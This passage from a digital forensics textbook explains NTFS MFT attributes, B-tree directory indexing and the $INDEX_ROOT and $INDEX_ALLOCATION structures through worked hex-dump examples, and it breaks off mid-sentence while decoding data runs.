Each attribute consists of two parts: Attribute head and attribute content. All attributes have the same generic header structure, shown in Fig. 7.4, but many types of attributes also have their own special internal structures for their contents, such as “FILE_NAME”, “INDEX_ROOT”. For example, Table 7.6 shows the “\$FILE_NAME” structure.

To highlight the point that has been made above, an example will be analyzed.

Next, we use a real example to see how an attribute, specifically, the “\$FILE_NAME” attribute as an example, can be analyzed and parsed out. In the example shown in Fig. 7.7, the MFT record starts with a signature (aka “magic number”) 0x46494C45 or “FILE”. (If the entry is unusable, it would be “BAAD”.)

In an MFT entry, bytes 20 and 21 (38 00) indicate the starting point of the first attribute. The Byte positions are counted from the beginning of the MFT entry. This means that the first attribute is located at byte offset 0x0038 = 56. (Notice that little endian conversion applies here since we are currently using a Little-Endian machine. This applies to any multibyte values later.) Also, Bytes 24–27 (30 02 00 00) manifest the used size of the MFT entry. This entry has only used 0x00000230 = 560 bytes, though each MFT entry occupies 1 KB. In other words, we know the actual end of

Table 7.5 List of default MFT entry attribute types [2]

Attribute type identifier	Attribute name	Description
16	\$STANDARD_INFORMATION	General information, such as flags; file system timestamps, including the last accessed, written, and created times; and the owner and security ID
32	\$ATTRIBUTE_LIST	List where other attributes for file can be found
48	\$FILE_NAME	File name, in Unicode, and file system timestamps, including the last accessed, written, and created times
64	\$VOLUME_VERSION	Volume information. Exists only in version 1.2 (Windows NT)
64	\$OBJECT_ID	A 16-byte unique identifier for the file or directory. Exists only in versions 3.0+ and after (Windows 2000+)
80	\$SECURITY_DESCRIPTOR	The access control and security properties of the file
96	\$VOLUME_NAME	Volume name
112	\$VOLUME_INFORMATION	File system version and other flags
128	\$DATA	File contents
144	\$INDEX_ROOT	Root node of an index tree
160	\$INDEX_ALLOCATION	Nodes of an index tree rooted in \$INDEX_ROOT attribute
176	\$BITMAP	A bitmap for the \$MFT file and for indexes
192	\$SYMBOLIC_LINK	Soft link information. Exists only in version 1.2 (Windows NT)
192	\$REPARSE_POINT	Contains data about a reparse point, which is used as a soft link in version 3.0+ (Windows 2000+)
208	\$EA_INFORMATION	Used for backward compatibility with OS/2 applications (HPFS)
224	\$EA	Used for backward compatibility with OS/2 applications (HPFS)
256	\$LOGGED.Utility_STREAM	Contains keys and information about encrypted attributes in version 3.0+ (Windows 2000+)

the MFT entry. We can now begin to examine attributes one by one until the end of the entry. In doing so, we apply attribute layout, shown in Fig. 7.7, to the MFT entry data starting at byte offset 56.

Note from the above figure that the first attribute starts at byte offset 56. Its attribute numerical type identifier is located in the first four bytes or at byte offset 0–3 (10 00 00 00). That is, the type identifier is 0x00000010 = 16. According to Table 7.5 NTFS MFT Attributes, the first attribute is the “\$STANDARD_INFORMATION” Attribute, which contains general information

Table 7.6 The “\$FILE_NAME” structure (The time values are given in 100 ns since January 1, 1601, UTC)

Byte range	Bytes	Description
0–7	8	MFT file reference to its parent directory
8–15	8	File creation time
16–23	8	File modification time
24–31	8	MFT modification time
32–39	8	File access time
40–47	8	Allocated size of file (in bytes)
48–55	8	Actual size of file (in bytes)
56–59	4	Flags
60–63	4	Reparse value
64–64	1	Length of name
65–65	1	Namespace
66+	Varies	Name




Fig. 7.7 Example of a parsed file name

about the file or directory. We know it is not the attribute we are looking for so we continue to move forward to look into the next (or second here) one. The size of the first attribute is determined by Bytes 3–7 (60 00 00 00), which is 0x60 B long. The second attribute immediately follows the first and begins at byte offset $0x38 + 0x60 = 0x98$, where 0x38 is the start point of the first attribute and 0x60 is the size of the first attribute. (Notice that this is because 0x98 is less than 560 bytes, the used size of the MFT entry so we know there is more attributes beyond. Otherwise, this is the end of the MFT entry.)

By analyzing the MFT entry data starting at byte offset 0x98, we can find the second attribute. This is a “**\$FILE_NAME**” attribute. This is identified by its attribute numerical type identifier, Bytes 0–3 (30 00 00 00) or 0x00000030 = 48. This attribute is used to store the name of the file. Bytes 3–7 (68 00 00 00) indicate the length of the attribute, and the content of the file name begins at byte offset 0x0018 = 24 (Bytes 20–21 (18 00)). The size of the attribute content is 0x0000004a (Bytes 16–19 (4a 00 00 00)). Since this is a “**\$FILE_NAME**” attribute, the layout of the content follows the “FILE_NAME” structure, shown in Table 7.6.

The first 8 bytes of the file name content (05 00 00 00 00 00 00 05 00) are the reference to its parent directory, where the lower six bytes are the MFT entry, here 0x000000000005 = 5. MFT entry 5 is the NTFS’s root directory, which means that the file can be found in the root directory. At byte offset 66 (Bytes 66+) in the file name content, we find the file name in Unicode. It means two bytes for each character in the file name. Byte 64 (04) indicate the length of the file name, which is 4 characters long. The name is “\$MFT”. It is worth noting that it is possible to have multiple “**\$FILE_NAME**” Attributes in an MFT entry.

The following figure shows a detailed description of the MFT entry used in this example, which is the output of the TSK meta data layer tool *istat* (Fig. 7.8).

```
MFT Entry Header Values:
Entry: 0 Sequence: 1
$LogFile Sequence Number: 1057518
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Hidden, System
Owner ID: 0
Created: Wed Mar 7 16:04:41 2012
File Modified: Wed Mar 7 16:04:41 2012
MFT Modified: Wed Mar 7 16:04:41 2012
Accessed: Wed Mar 7 16:04:41 2012

$FILE_NAME Attribute Values:
Flags: Hidden, System
Name: $MFT
Parent MFT Entry: 5 Sequence: 5
Allocated Size: 16384 Actual Size: 16384
Created: Wed Mar 7 16:04:41 2012
File Modified: Wed Mar 7 16:04:41 2012
MFT Modified: Wed Mar 7 16:04:41 2012
Accessed: Wed Mar 7 16:04:41 2012

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-3) Name: N/A Resident size: 74
Type: $DATA (128-1) Name: SData Non-Resident size: 262144
10342 10343 10344 10345 10346 10347 10348 10349
10350 10351 10352 10353 10354 10355 10356 10357
10358 10359 10360 10361 10362 10363 10364 10365
10366 10367 10368 10369 10370 10371 10372 10373
10374 10375 10376 10377 10378 10379 10380 10381
10382 10383 10384 10385 10386 10387 10388 10389
10390 10391 10392 10393 10394 10395 10396 10397
10398 10399 10400 10401 10402 10403 10404 10405
Type: $BITMAP (176-5) Name: N/A Non-Resident size: 4104
10341 9827
```

Fig. 7.8 View of MFT’s entry used in this example

7.3 NTFS Indexing

While what we do on the computer differs from person to person, a common task on the computer amongst all people is to look for required files and folders, for example, by filename. If the location of the file is forgotten and must be found in a sea of folders and files, it is time consuming to locate them. Therefore, a faster, more efficient way to locate the desired item on a computer would be helpful. In NTFS file systems, this is addressed by using index. For example, an index has been used to arrange all the files and subdirectories in a directory in specific order so we can find files faster. This is also an important difference between FAT and NFTS. FAT uses a sequential search and will go through each directory entry searching for a match in a directory while in NTFS the names of all files and subdirectories in a directory are indexed, making the lookup faster. Using an index is akin to using a table of contents in a book, it is much faster to look at the table of contents and find what you are looking for rather than searching the entire book.

7.3.1 *B-Tree*

NTFS uses the B Tree (also known as B-tree) data structure for its indexes, for example, large directories organized into B-trees for fast search, which are essentially B-trees of file (subdirectory) names [6, 7]. A B Tree is a data structure that keeps data sorted and allows efficient operations to insert, delete, find, and browse the data. It contains a group of “nodes” that are linked together such that there is a head node and it branches out to the other nodes; node being a structure which contains values or data. The topmost node in a tree is the “root”. Every node, except the root, has one “parent” node and every parent nodes can have an arbitrary number of “children” node. It is different from binary tree (Fig. 7.9), where each node has maximum 2 children nodes, although they seem to be very similar. Nodes that do not have children node are called “leaves”. Node with same parent nodes, meaning there are two or more nodes that derived from the same nodes, are called “siblings”. The depth of a node is the length of unique path from the root to that node, which is equal to the depth of the deepest leaf. Height of a node is the length of longest downward path to a leaf from that node. All leaves are at height 0, and its parents are at height 1, and so on. NTFS uses B-Tree indexing to speed up file system access. An index in NTFS is a collection of attributes that is stored in a sorted order, where the B Tree is used to sort the NTFS attributes in an efficient way. The tree is optimized for large amount of data because its scalability and minimizing input/output from the system; in other words, B Tree is designed to maximize branch-out and minimize tree depth. Thus, it limits the input/output operations and minimizes the number of times a medium must be accessed to locate a desired record, thereby speeding up the process. This is particularly useful for scanning directories to see if they contain the files or directories you are looking for, but since hard disk access is slow, indexing

Fig. 7.9 Binary Tree example, where there are 4 leaves, depth is 4, and height is 3





Fig. 7.10 Illustration of concepts of B-Tree and B+Tree. (a) B+Tree E, C, H, A, D, I, G. (b) B+Tree E, C, H, A, D, I, G (where B is inserted to the tree). (c) B-Tree E, C, H, A, D, I, G. (d) B-Tree E, C, H, A, D, I, G (where B is inserted to the tree)

the file names using B Tree minimizes the number of required disk accesses for searching a particular file, especially, in large directories. If indexing is done linearly (instead in a tree structure), the process would be slow and cumbersome to the system as it would require more power to process it. This minimizes the number of disk reads necessary to pull in the data during lookups; or bottlenecked. Other file systems (like ext4) use B Trees for the same reason (Fig. 7.9).

There are two major types of B Tree: B-Tree and B+Tree. When people mention B-Tree, they really refer to B Tree, whereas B+tree is the most proliferating variation in which all keys reside in the leaves, and the internal nodes are purely redundant search structures, had substantial benefits compared to B-Tree, the original version, which will be detailed later. Both are a generalization of a binary search tree in that more than two paths diverge from a single node. Those values in node greater than the parent's value goes right, and those smaller than the parent's value goes left. For example, C is located on the left of E because it is less than E in Fig. 7.10. The B Tree is optimized for systems that read and write large blocks of data because it's always *balanced*.

Two requirements that establish a B Tree is perfectly balanced are:

1. Leaf nodes must be all at the same depth; and,
2. Key values (data items) in all nodes are in increasing order.


Furthermore, the maximum number of children that a node can have is called the order of the B Tree. For example, B Tree of order n means the maximum number of children per node is n (so that $n - 1$ is the maximum number of keys that a node can contain). Also, a root which has at least 2 children (if not a leaf), and all other nodes (except the root) have at least $\text{ceil}(n/2)$ children (or $\text{ceil}(n/2) - 1$ keys). Every node has at most n children and $n - 1$ keys (or data values). By restricting how many keys a particular node can have, we ensure data doesn't exceed allocated memory block. **It is worth pointing out that B Trees used in NTFS doesn't strictly follow the properties of the numbers of children that a node can have, whereas they are kept balanced to achieve optimal disk access when searching files by names. This is why B Trees used in NTFS are also dubbed B*Tree.**

The difference between B-tree and B+tree is that B+ tree doesn't store data pointer in interior nodes like B-tree does. Pointers are stored in leaf nodes, which enables the tree to fit more keys on block of memory and grab data that's on the leaf node faster because the tree depth is shorter and fewer cache are missed. So performing a linear scan of all keys will require just one pass through all the leaf nodes for B+tree. A B-tree, on the other hand, would require a traversal of every level in the tree. Refer to Fig. 7.10 to see the illustration of the B-Tree and B+tree concept [9]. Regardless, you will see the two different B tree types in NTFS, where B+tree structure is most often used than B-tree.

7.3.2 NTFS Directory Indexing

The most popular usage for the index in NTFS is to create a B-Tree to index the names of the files and or sub-directory in a directory, making finding a specific file or sub-directory faster. Thus, the key values in an index node are the file names, more specifically \$FILE_NAME structures. NTFS stores this index in the Index Root and Index Allocation Attributes in the directory's MFT entry, shown in Fig. 7.11. These containing indexing data structure (or B-Tree nodes here) are often called “Index Buffers” or “Index files”, also known as the \$I30 file. It is worth noting \$I30 is not a file but the name or indicator of directory entry index on NTFS. It is used in combination with multiple type of structures (index root, index attribute, bitmap).

The \$INDEX_ROOT attribute (shown in Fig. 7.12) starts with a generic attribute header and a \$INDEX_ROOT head, which starts in the beginning of the \$INDEX_ROOT attribute content. It also contains an Index Node, which is the root of the B Tree that describes the directory with “index entry” structures inside it, shown in Fig. 7.13, each contains a copy of the “\$FILE_NAME” structure for the file or sub-directory. Basically, the entry contains two type of important information, a file name, which is an index key, and MFT file reference or entry number, which is a



Note that the size of each Index Entry varies.

Fig. 7.11 NTFS directory structure when indexing in use




Fig. 7.12 Data structure for **\$INDEX_ROOT** attribute

Index Entry Header	Byte offset	Bytes	Description
	0x00-0x07	8	MFT file reference for the file whose name is included
	0x08-0x09	2	Length of the index entry
	0x0A-0x0B	2	Length of \$FILE_NAME structure
	0x0C-0x0F	4	Flags (0x01 if child node exists and 0x02 if last entry in list)
	0x10+	0+	\$FILE_NAME structure
	Last 8 bytes of entry	8	VCN (Virtual Cluster Number) of child node in the \$INDEX_ALLOCATION attribute if child node exists

Fig. 7.13 Data structure for “index entry” (specifically for directory)

Byte offset	Bytes	Description
0x00-0x0F	16	Generic attribute header
0x10-0x17	8	Starting virtual cluster number (VCN) of the Runlist
0x18-0x1F	8	Last virtual cluster number (VCN) of the Runlist
0x20-0x21	2	Offset to the data runs
0x22-0x23	2	Compression unit size
0x24-0x27	4	Unused
0x28-0x2F	8	Allocated size of the attribute content (in bytes)
0x30-0x37	8	Actual size of the attribute content (in bytes)
0x38-0x3F	8	Initialized size of the attribute content (in bytes)
0x40-0x47	8	Unicode stream name (e.g., \$130 for directory index)
--	--	Data Runs (varies)

Fig. 7.14 Data structure for \$INDEX_ALLOCATION attribute

pointer referring to the MFT entry or record representing the file. Note that an index entry might contain none of the “\$FILE_NAME” structure. If so, it means an empty index entry (or no key is found).

And \$INDEX_ALLOCATION attribute (shown in Fig. 7.14) contains the sub-nodes of the B-Tree. This attribute is always non-resident. Its layout simply follows the data structure of a standard non-resident attribute. For small directories, this attribute will not exist and all information will be saved in the \$INDEX_ROOT structure. The content of this attribute is one or more “Index Records”, shown in Fig. 7.15, one record per index node (B-Tree node here). Each “Index Record” contains one or more “Index Entry” structures, which are the same ones found in the \$INDEX_ROOT. Note that the “Index Entry” structures are also called the \$I30 index entries.

Next, let us take, for example, an NTFS volume’s root directory, to see how NTFS uses Tree-based Indexing, specifically, B-Tree, a balanced tree data structure, to sort filenames in a directory to speed up searches in NTFS. Figure 7.16 shows a hex dump of index attributes of a MFT Entry 5. Note that MFT entry 5 points to the root directory of an NTFS volume.




Fig. 7.15 Data structure of Index Record

0000000: 4649 4c45 3000 0300 6b3d 1000 0000 0000 FILE0...k=.....
 0000010: 0500 0100 3800 0300 b002 0000 0004 00008.....
 0000020: 0000 0000 0000 0000 b000 0000 0500 0000
 0000030: 0500 0000 0000 0000 1000 0000 4800 0000H..
 0000040: 0000 1800 0000 0000 3000 0000 1800 00000..
 0000050: 0d60 f0e9 a5fc cc01 40c5 2170 a6fc cc01@.p...
 0000060: 6c95 3970 a6fc cc01 40c5 2170 a6fc cc01 1.9p...@.!p...
 0000070: 0600 0000 0000 0000 0000 0000 0000 0000
 0000080: 3000 0000 6000 0000 0000 1800 0000 0100 0.....
 0000090: 4400 0000 1800 0100 0500 0000 0000 0500 D.....
 00000a0: 0d60 f0e9 a5fc cc01 0d60 f0e9 a5fc cc01
 00000b0: 0d60 f0e9 a5fc cc01 0d60 f0e9 a5fc cc01
 00000c0: 0000 0000 0000 0000 0000 0000 0000 0000
 00000d0: 0600 0010 0000 0000 0103 2e00 0000 0000
 00000e0: 4000 0000 2800 0000 0000 0000 0000 0a00 @...(.
 00000f0: 1000 0000 1800 0000 031f 77d1 9868 e111w.h..
 0000100: b914 0050 56c0 0008 5000 0000 6800 0000 ..P.V...P.h..
 0000110: 0000 1800 0000 0200 5000 0000 1800 0000P..
 0000120: 0100 0480 3000 0000 4000 0000 0000 00000.@..
 0000130: 1400 0000 0200 1c00 0100 0000 0003 1400
 0000140: ff01 1f00 0101 0000 0000 0001 0000 0000
 0000150: 0102 0000 0000 0005 2000 0000 2002 0000
 0000160: 0102 0000 0000 0005 2000 0000 2002 0000
 0000170: 9000 0000 5800 0000 0004 1800 0000 0600X..
 0000180: 3800 0000 2000 0000 2400 4900 3300 3000 8.....
 0000190: 3000 0000 0100 0000 0010 0000 0100 0000 S.I.ROOT
 00001a0: 1000 0000 2800 0000 2800 0000 0100 0000 Attribute
 00001b0: 0000 0000 0000 0000 1800 0000 0300 0000 S.I.1.0.
 00001c0: 0000 0000 0000 0000 a000 0000 5000 0000 S.I.2.0.
 INDEX Attributes → 0: 0104 4000 0000 0800 0000 0000 0000 0000 S.I.3.0.
 00001e0: 0000 0000 0000 0000 4800 0000 0000 0000 S.I.3.1.
 00001f0: 0010 0000 0000 0000 0010 0000 0000 0500 S.I.3.2.
 0000200: 0010 0000 0000 0000 2400 4900 3300 3000 S.I.3.3.
 0000210: 1101 2c00 0000 0000 b000 0000 2800 0000 S.I.3.4.
 0000220: 0004 1800 0000 0700 0800 0000 2000 0000 S.I.3.5.
 0000230: 2400 4900 3300 3000 0100 0000 0000 0000 S.I.3.6.
 0000240: 0001 0000 6800 0000 0009 1800 0000 0900 S.I.3.7.
 0000250: 3800 0000 3000 0000 2400 5400 5800 4600 S.I.3.8.
 0000260: 5f00 4400 4100 5400 4100 0000 0000 0000 S.I.3.9.
 0000270: 0500 0000 0000 0500 0100 0000 0100 0000 S.I.3.10.
 0000280: 0000 0000 0000 0000 0000 0000 0000 0000 S.I.3.11.
 0000290: 0000 0000 0000 0000 0000 0000 0000 0000 S.I.3.12.
 00002a0: 0200 0000 0000 0000 ffff ffff 0000 0000 S.I.3.13.
 00002b0: 0000 0000 0000 0000 0000 0000 0000 0000 S.I.3.14.

Fig. 7.16 INDEX attributes in MFT entry 5 (NTFS volume's root directory)




Fig. 7.17 MFT entry 5's \$INDEX_ROOT attribute

Here we are specifically interested in three attributes, the first of which is the \$INDEX_ROOT attribute, shown in Fig. 7.17. As we can see from the figure below, the first 4 bytes of the attribute $0x00000090 = 144$ indicate it is an \$INDEX_ROOT attribute. It takes up $0x00000058 = 88$ bytes (Bytes 4–7 (58 00 00 00)). The attribute content starts at byte offset $0x0020 = 32$ (Bytes 20–21 (20 00)), thereby making the official beginning of the \$INDEX_ROOT structure (or \$INDEX_ROOT Header). At byte offset 0x08–0x0B (shown as F in Fig. 7.17) in the \$INDEX_ROOT Header, we find the size of each Index Record, which will be found in the \$INDEX_ALLOCATION attribute, as it is discussed next. The Index Record size is $0x00001000 = 4096$ bytes (Bytes 0x08–0x0B (00 10 00 00)) or $0x01 = 1$ cluster ((Byte 0xC (01))). The \$INDEX_ROOT attribute contains an Index node, which is the root node of the B Tree describing the root directory here. The Index Node starts with an Index header, immediately following the end of the \$INDEX_ROOT Header.

At byte offset 0xC–0xF in the Index Node Header, we find flags $0x00000001$, which means there are children index nodes which we should continue to look for in the \$INDEX_ALLOCATION attribute. The first 4 bytes of the Index Node Header $0x00000010 = 16$ indicate the offset to start of index entry list, which is relative to start of node header, each index entry containing a “\$FILE_NAME” structure. The next 4 bytes, here $0x00000028 = 40$, show the offset to end of used portion of index entry list. Further, the next 4 bytes, here $0x00000028 = 40$, show the offset to end of allocated index entry list buffer. It means the area containing index entries starts at byte offset 16 and ends at byte offset 40, shown as L in Fig. 7.17. Clearly, all the allocated index entries space is occupied here.

Thus, based on the figure above, the index entries can be further extracted and analyzed for the file names contained, as well as the children index nodes if exists. Figure 7.18 shows index entries in the \$INDEX_ROOT attribute. At byte offset 0xC–0xF, we find flags $0x00000003 = 0x01 \parallel 0x02$, which means this is the last index entry (0x02) and has a child node (0x01). Bytes 0xA–0xB (00 00) indicate the length of \$FILE_NAME structure included. Since the length is 0, it means that it




Fig. 7.18 Index Entries in \$INDEX_ROOT attribute




Fig. 7.19 MFT entry 5's \$INDEX_ALLOCATION attribute

is an empty index entry. Also, since the entry has one child node, the last 8 bytes shows the virtual cluster number (VCN) of its child node in the \$INDEX_ALLOCATION attribute, which is **VCN 0**.

The second attribute is the \$INDEX_ALLOCATION attribute, shown in Fig. 7.19. This attribute is always non-resident, and its content is stored in data runs, which point to the actual storage location for all sub-nodes of the B+ tree that implements a directory index. In this example, both starting (Bytes 0x10–0x17) and ending (Bytes 0x18–0x1F) VCNs are 0x00. It means only one cluster is allocated to the \$INDEX_ALLOCATION attribute. The data runs begin at byte offset 0x0048 = 72 (Bytes 0x20–0x21). Since the attribute takes up 0x00000050 = 80 bytes (Bytes 0x04–0x07), we can have data runs: **11 01 2C 00 00 00 00 00**.

Next, we analyzed the extracted data runs for the addresses of data units (clusters) which store the B+ tree data structures for the root directory index sub-nodes. First we look at the first byte, here 0x11. The lower 4 bits (0x1 in our case) and upper 4 bits (0x1 in our case) of the first byte show the number of bytes for the length of the run and starting cluster address for the run, respectively. Next, we take one byte, here 0x01 = 1, (or the second byte) indicating the length of the run or the number of

